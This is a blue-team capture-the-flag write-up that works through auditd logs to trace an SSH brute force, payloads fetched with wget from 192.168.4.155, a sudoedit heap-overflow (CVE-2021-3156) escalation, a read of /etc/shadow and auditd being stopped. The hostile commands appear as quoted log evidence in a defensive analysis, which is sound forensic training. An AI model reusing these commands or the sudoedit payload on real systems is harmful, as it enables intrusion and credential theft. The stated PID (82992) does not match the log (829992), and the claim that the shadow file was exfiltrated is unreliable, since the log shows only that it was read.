

Reference: https://blueteamlabs.online/home/challenge/paranoid-e5e164befb

CVE detail: https://nvd.nist.gov/vuln/detail/cve-2021-3156 NVD NIST

Download the audit file from the above link



File and type of file



View the structure of file, how it looks like.

We can use the combination of cut, uniq and sort command to see the number of types of record in the following audit file.

cut -d " " -f 1 audit.log | sort | uniq -c | sort -nr

```
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$ cut -d " " -f 1 audit.log | sort | uniq -c | sort -nr

  23682 type=PATH
  16478 type=SYSCALL
  16477 type=PROCTITLE
  12802 type=CWD
  10783 type=EXECVE
   2510 type=SOCKADDR
     92 type=USER_AUTH
     88 type=USER_LOGIN
     21 type=TTY
     15 type=CONFIG_CHANGE
     11 type=USER_ACCT
     10 type=USER_START
      9 type=USER_CMD
      8 type=USER_END
      8 type=CRED_DISP
      6 type=CRED_REFR
      6 type=CRED_ACQ
      5 type=SERVICE_START
      4 type=UNKNOWN[1334]
      4 type=LOGIN
      2 type=SERVICE_STOP
      1 type=USER_ERR
      1 type=DAEMON_START
      1 type=DAEMON_END
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$
```

All the number of repetitions of record type is shown above. We can now start our investigation from here. Let's start with the type = CWD. Which is the current working directory.

Again, use the combination of cut, grep, uniq and sort command, we can extract the number of events count in the type CWD as.

grep "type=CWD" audit.log | cut -d " " -f 3 | uniq -c | sort | uniq | sort -nr

```
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$ grep "type=CWD" audit.log | cut -d " " -f 3 | uniq -c | sort | uniq | sort -nr
   7918 cwd="/home/btlo"
   2698 cwd="/home/btlo"
    631 cwd="/etc/init.d"
    314 cwd="/"
    233 cwd="/home/btlo"
    184 cwd="/"
    118 cwd="/"
     46 cwd="/"
     44 cwd="/home/btlo/evil"
     43 cwd="/"
     41 cwd="/"
     32 cwd="/home/btlo-admin"
     24 cwd="/"
     22 cwd="/"
     19 cwd="/home/btlo"
     18 cwd="/home/btlo"
     14 cwd="/"
     12 cwd="/home/btlo-admin"
     12 cwd="/"
     11 cwd="/"
     10 cwd="/"
      9 cwd="/"
      8 cwd="/"
```

The /home/btlo pattern appears a lot in the result, which is suspicious. Seems like someone is playing around with this directory and do some malicious activities.

Look for type of USER_AUTH and find some patterns.

grep "type=USER_AUTH" audit.log

```
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$ grep "type=USER_AUTH" audit.log
type=USER_AUTH msg=audit(1633393359.222:465368): pid=809340 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:authentication grantors=? acct="btlo" exe="/usr/sbin/sshd"
 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
type=USER_AUTH msg=audit(1633393359.222:465374): pid=809336 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:authentication grantors=? acct="btlo" exe="/usr/sbin/sshd"
 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
type=USER_AUTH msg=audit(1633393359.222:465381): pid=809338 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:authentication grantors=? acct="btlo" exe="/usr/sbin/sshd"
 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
type=USER_AUTH msg=audit(1633393359.222:465382): pid=809337 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:authentication grantors=? acct="btlo" exe="/usr/sbin/sshd"
 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
type=USER_AUTH msg=audit(1633393359.222:465384): pid=809343 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:authentication grantors=? acct="btlo" exe="/usr/sbin/sshd"
 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
type=USER_AUTH msg=audit(1633393359.238:465392): pid=809342 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:authentication grantors=? acct="btlo" exe="/usr/sbin/sshd"
 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
type=USER_AUTH msg=audit(1633393359.238:465397): pid=809339 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:authentication grantors=? acct="btlo" exe="/usr/sbin/sshd"
 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
type=USER_AUTH msg=audit(1633393359.238:465401): pid=809335 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:authentication grantors=? acct="btlo" exe="/usr/sbin/sshd"
 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
type=USER_AUTH msg=audit(1633393359.238:465404): pid=809346 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:authentication grantors=? acct="btlo" exe="/usr/sbin/sshd"
 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
type=USER_AUTH msg=audit(1633393359.238:465408): pid=809345 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:authentication grantors=? acct="btlo" exe="/usr/sbin/sshd"
 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
type=USER_AUTH msg=audit(1633393359.238:465409): pid=809344 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:authentication grantors=? acct="btlo" exe="/usr/sbin/sshd"
 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
type=USER_AUTH msg=audit(1633393359.238:465413): pid=809341 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:authentication grantors=? acct="btlo" exe="/usr/sbin/sshd"
 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
type=USER_AUTH msg=audit(1633393359.238:465417): pid=809347 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:authentication grantors=? acct="btlo" exe="/usr/sbin/sshd"
 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
```

From this result we can see the ip address is repeating quite often and looks like the ip address is trying to make ssh login. Let's investigate further.

grep "type=USER_AUTH" audit.log | cut -d " " -f 12-15

```
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$ grep "type=USER_AUTH" audit.log | cut -d " " -f 12-15
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
```

grep "type=USER_AUTH" audit.log | cut -d " " -f 12-15 | uniq -c | sort | uniq | sort -nr

```
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$ grep "type=USER_AUTH" audit.log | cut -d " " -f 12-15 | uniq -c | sort | uniq | sort -nr
     84 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
      3 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=failed'
      2 hostname=? addr=? terminal=/dev/pts/1 res=failed'
      1 hostname=? addr=? terminal=/dev/pts/1 res=success'
      1 hostname=192.168.4.155 addr=192.168.4.155 terminal=ssh res=success'
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$
```

From the result above we can see that, in this audit log there has been 84 failed login attempts from ssh and 1 attempt is successful. Seems like this is the **brute force attack**, where the attacker IP address looks like **192.168.4.155**

Let's find out on which account they are trying to perform brute force attack.

grep "type=USER_AUTH" audit.log | cut -d " " -f 10-11 | uniq

```
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$ grep "type=USER_AUTH" audit.log | cut -d " " -f 10-11 | uniq -c
     89 acct="btlo" exe="/usr/sbin/sshd"
      3 acct="btlo" exe="/usr/bin/sudo"
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$
```

Seems like the brute force attack has been done in account name **btlo** and attacker is successful to login with this account, hence this account has been compromised.

```
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$ grep "type=USER_LOGIN" audit.log | grep "success"
type=USER_LOGIN msg=audit(1633393396.416:468383): pid=809533 uid=0 auid=1001 ses=49 subj=unconfined msg='op=login id=1001 exe="/usr/sbin/sshd" hostname=192.168.4.155 addr=192.168.4.15
5 terminal=/dev/pts/1 res=success'
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$
```

Since we figure out most of the IOCs, lets investigate further.

Investigate the type=EXECVE which is basically the execution of new program via the execve() system call and then grep with ip address which we have found.

grep "type=EXECVE" audit.log | grep "192.168.4.155"

```
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$ grep "type=EXECVE" audit.log | grep "192.168.4.155"
type=EXECVE msg=audit(1633393428.268:468451): argc=4 a0="wget" a1="-O" a2="-" a3="http://192.168.4.155:8000/linpeas.sh"
type=EXECVE msg=audit(1633393605.836:480935): argc=2 a0="wget" a1="http://192.168.4.155:8000/evil.tar.gz"
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$
```

So, we have found these two, which is suspicious. The EXECVE records show command that were executed weget and fetching files from 192.168.4.155. One file is linpeas.sh which is local privilege escalation discovery script and another is evil.tar.gz.

Also, if we see the result of the type=EXECVE, we can see the series of command that has been executed.

```
type=EXECVE msg=audit(1633393637.960:481021): argc=2 a0="./evil" a1="0"
type=EXECVE msg=audit(1633393637.968:481022): argc=5 a0="sudoedit" a1="-s" a2="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\" a3="\" a4="BBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\"
type=EXECVE msg=audit(1633393637.992:481036): argc=1 a0="sh"
type=EXECVE msg=audit(1633393641.527:481040): argc=1 a0="whoami"
type=EXECVE msg=audit(1633393659.084:481051): argc=3 a0="rm" a1="-rf" a2="/home/btlo/evil"
type=EXECVE msg=audit(1633393659.108:481054): argc=1 a0="/usr/libexec/tracker-store"
type=EXECVE msg=audit(1633393665.223:481060): argc=2 a0="rm" a1="/home/btlo/evil.tar.gz"
type=EXECVE msg=audit(1633393670.675:481063): argc=2 a0="cat" a1="/etc/shadow"
type=EXECVE msg=audit(1633393684.193:481531): argc=4 a0="sudo" a1="service" a2="auditd" a3="stop"
type=EXECVE msg=audit(1633393684.253:481557): argc=4 a0="/bin/sh" a1="/usr/sbin/service" a2="auditd" a3="stop"
type=EXECVE msg=audit(1633393684.269:481558): argc=2 a0="basename" a1="/usr/sbin/service"
type=EXECVE msg=audit(1633393684.269:481559): argc=2 a0="basename" a1="/usr/sbin/service"
type=EXECVE msg=audit(1633393684.269:481560): argc=4 a0="systemctl" a1="--quiet" a2="is-active" a3="multi-user.target"
type=EXECVE msg=audit(1633393684.309:481563): argc=3 a0="sed" a1="-ne" a2="s/\.socket\s*[a-z]*\s*$/.socket/p"
type=EXECVE msg=audit(1633393684.309:481564): argc=4 a0="systemctl" a1="list-unit-files" a2="--full" a3="--type=socket"
type=EXECVE msg=audit(1633393686.408:481569): argc=6 a0="fusermount" a1="-u" a2="-q" a3="-z" a4="--" a5="/run/user/1001/gvfs"
type=EXECVE msg=audit(1633393686.556:481587): argc=3 a0="systemctl" a1="stop" a2="auditd.service"
type=EXECVE msg=audit(1633393686.572:481593): argc=2 a0="/bin/systemd-tty-ask-password-agent" a1="--watch"
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$
```

In order:

1. The tar file was unzipped and the bin file evil has been extracted.

```
type=EXECVE msg=audit(1633393596.538:480922): argc=2 a0="sudo" a1="-V"
type=EXECVE msg=audit(1633393605.836:480935): argc=2 a0="wget" a1="http://192.168.4.155:8000/evil.tar.gz"
type=EXECVE msg=audit(1633393605.872:480940): argc=1 a0="/usr/libexec/tracker-store"
type=EXECVE msg=audit(1633393610.552:480945): argc=1 a0="ls"
type=EXECVE msg=audit(1633393618.986:480948): argc=3 a0="tar" a1="zxvf" a2="evil.tar.gz"
type=EXECVE msg=audit(1633393618.990:480952): argc=2 a0="gzip" a1="-d"
type=EXECVE msg=audit(1633393626.461:480985): argc=1 a0="ls"
type=EXECVE msg=audit(1633393630.025:480988): argc=1 a0="make"
type=EXECVE msg=audit(1633393630.033:480992): argc=3 a0="rm" a1="-rf" a2="libnss_X"
type=EXECVE msg=audit(1633393630.041:480996): argc=2 a0="mkdir" a1="libnss_X"
type=EXECVE msg=audit(1633393630.049:481000): argc=4 a0="gcc" a1="-o" a2="evil" a3="hax.c"
```

2. After executing the bin file, attacker use the command like whoami, rm. Main he try to cat etc/shadow, behavior indicates the successful privilege escalation to root or the user with sudo privilege.
3. The attacker appears to have used a **local sudo/sudoedit exploit** to get root — specifically the pattern sudoedit -s "AAAA...\" "\" "BBBB..." is a classic exploit payload used against the well-known **sudo/sudoedit heap overflow vulnerability**

VULNERABILITIES

CVE-2021-3156 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

Sudo before 1.9.5p2 contains an off-by-one error that can result in a heap-based buffer overflow, which allows privilege escalation to root via "sudoedit -s" and a command-line argument that ends with a single backslash character.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD	**Base Score:** 7.8 HIGH	**Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
ADP: CISA-ADP	**Base Score:** 7.8 HIGH	**Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

To find out the name of the binary and pid used to gain root, we can search the msg=audit

```
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$ grep "msg=audit(1633393637.960:481021)" audit.log
type=SYSCALL msg=audit(1633393637.960:481021): arch=c000003e syscall=59 success=yes exit=0 a0=558c75091b38 a1=558c75091b70 a2=558c75091b88 a3=8 items=2 ppid=8
09662 pid=829992 auid=1001 uid=1001 gid=1001 euid=1001 suid=1001 fsuid=1001 egid=1001 sgid=1001 fsgid=1001 tty=pts1 ses=49 comm="evil" exe="/home/btlo/evil/ev
il" subj=unconfined key=(null)
type=EXECVE msg=audit(1633393637.960:481021): argc=2 a0="./evil" a1="0"
type=CWD msg=audit(1633393637.960:481021): cwd="/home/btlo/evil"
type=PATH msg=audit(1633393637.960:481021): item=0 name="./evil" inode=525733 dev=08:05 mode=0100775 ouid=1001 ogid=1001 rdev=00:00 nametype=NORMAL cap_fp=0 c
ap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1633393637.960:481021): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=919684 dev=08:05 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NO
RMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PROCTITLE msg=audit(1633393637.960:481021): proctitle=2E2F6576696C0030
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$
```

The binary file is evil and the pid is 82992.

And clearly shadow file was exfiltrated once root was gained.

```
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$ grep "msg=audit(1633393670.675:481063)" audit.log
type=SYSCALL msg=audit(1633393670.675:481063): arch=c000003e syscall=59 success=yes exit=0 a0=55caf0b11bb0 a1=55caf0b11b80 a2=55caf0b11b98 a3=8 items=2 ppid=8
29992 pid=830004 auid=1001 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts1 ses=49 comm="cat" exe="/usr/bin/cat" subj=unconfined key=(null)
type=EXECVE msg=audit(1633393670.675:481063): argc=2 a0="cat" a1="/etc/shadow"
type=CWD msg=audit(1633393670.675:481063): cwd=2F686F6D652F62746C6F2F6576696C202864656C6574656429
type=PATH msg=audit(1633393670.675:481063): item=0 name="/usr/bin/cat" inode=917656 dev=08:05 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 c
ap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1633393670.675:481063): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=919684 dev=08:05 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NO
RMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PROCTITLE msg=audit(1633393670.675:481063): proctitle=636174002F6574632F736861646F77
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Paranoid$
```